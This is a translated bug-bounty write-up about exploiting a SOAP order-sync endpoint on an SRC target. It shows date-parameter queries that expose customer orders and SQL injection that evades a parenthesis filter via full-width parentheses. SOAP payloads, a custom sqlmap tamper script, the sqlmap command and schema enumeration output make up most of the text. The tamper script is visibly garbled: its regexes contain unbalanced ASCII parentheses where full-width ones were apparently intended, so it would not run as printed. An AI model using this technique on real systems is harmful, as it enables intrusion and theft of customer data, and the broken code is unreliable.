


An Easy SOAP Injection on an SRC

By J0o1ey · Translated from the Chinese original

Sep 27, 2021 · Written by J0o1ey (QQ/WeChat: 547006660 — feel free to reach out if you need red team / pentest training or have other business inquiries)

While testing an SRC program, I collected some deep subdomains from its certificate information and located the corresponding business IP ranges. I wrote a shell script and used ffuf to batch-fuzz the directory structure of a Class C subnet belonging to that SRC, and the fuzzing turned up a server in that subnet exposing a web service: `http://180.*.*./webservice/`



I obtained the interface endpoint:

```
http://180.*.*./webservice/syncOrderToOdcService
```

Debugging it with soapUI, I sent the following data:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:odc="http://odc.ws.qiku.com/">
  <soapenv:Header/>
  <soapenv:Body>
    <odc:syncOrderInfo>
      <!--Optional:-->
      <arg0></arg0>
    </odc:syncOrderInfo>
  </soapenv:Body>
</soapenv:Envelope>
```


When `<arg0></arg0>` carried no parameter value, the SOAP interface threw an Oracle error: "Date format error, YY-MM-DD".

From there it was simple — construct a date that satisfies the format: 2021-9-23

SOAP request:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:odc="http://odc.ws.qiku.com/">
<soapenv:Header/>
<soapenv:Body>
<odc:syncOrderInfo>
<!--Optional:-->
<arg0>2021-9-23</arg0>
</odc:syncOrderInfo>
</soapenv:Body>
</soapenv:Envelope>
```

The argo parameter is a date filter: by specifying a date, you could query every order in that SRC's mall — a serious customer-data disclosure vulnerability.



Oracle had already leaked a SQL error message, and there was no sign of prepared statements. How could I resist trying an injection?

But during injection I found the application filtered parentheses (), so functions could not be executed, and sqlmap got nowhere.

Time for a dirty trick.

On a Chinese-locale Oracle instance, full-width Chinese parentheses () can replace ASCII parentheses () without raising an error!

For example, with pure full-width parentheses:

```
SQL> select (1+1) from dual;
( 1+1 )
-----
2
```

The rest was easy — hack together a tamper script:

```
#!/usr/bin/env python
"""
Copyright (c) 2006-2016 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""
import os
import re
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.HIGHEST
def dependencies():
    singleTimeWarnMessage("tamper script '%s' is unlikely to work against %s" %
        (os.path.basename(__file__).split(".")[0], DBMS.PGSQL))
def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        retVal = re.sub(r"\s*(\s*", "( ", retVal)
        retVal = re.sub(r"\s*(\s*", ") ", retVal)
    return retVal
```

Run sqlmap with it (mark the injection point — the date parameter — with an asterisk):

```
python sqlmap.py -r xxx.txt --dbs --tamper=brackets.py
```

```
[INFO] the back-end DBMS is Oracle
operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
ation technology: Apache 2.4.18
BMS: Oracle
[WARNING] schema names are going to be used on Oracle for enumeration as the counterpart to database names on other D
[INFO] fetching database (schema) names
[INFO] used SQL query returns 9 entries
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)
[INFO] retrieved: APEX_040000
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)
[INFO] retrieved: CTXSYS
```

Bounty secured. Packing up.